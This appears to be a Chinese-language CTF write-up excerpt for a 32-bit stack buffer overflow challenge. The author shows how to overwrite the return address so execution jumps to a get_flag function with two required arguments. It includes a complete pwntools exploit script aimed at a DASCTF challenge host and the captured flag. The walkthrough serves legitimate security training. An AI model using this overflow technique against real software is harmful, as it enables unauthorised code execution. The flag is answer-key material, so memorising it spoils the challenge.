
get_flag函数的地址是:0x080489A0
然后if的两个判定条件是:a1 == 814536271 && a2 == 425138641
至此,payload的构造我们就已经很清楚了
payload=(b'A'*(56))+p32(0x080489A0)+p32(0x0804E6A0)+p32(814536271)+p32(425138641)
再来写一下exp脚本
from pwn import *
host='b5e286870eaf4d3c50b83fed.tcp-ctf2.dasctf.com'
port=9999
io=remote(host,port,ssl=True,sni=host)
payload=(b'A'*(56))+p32(0x080489A0)+p32(0x0804E6A0)+p32(814536271)+p32(425138641)
io.sendline(payload)
io.interactive()
然后运行脚本
虽然最后还是报错了,但是flag已经给我们回显出来了,我们也就不用管有没有报错了
CTF2{954572e6-5ebb-4ed6-a724-5ed50bde71c3}
最后,我看大佬们还有一种解法,但是奈何本人实力不足,就不拿出来演示了QWQ
注:拖了一天才发新题解是因为本人还在上学中,学业有点繁忙,还望见谅
赞赏

|




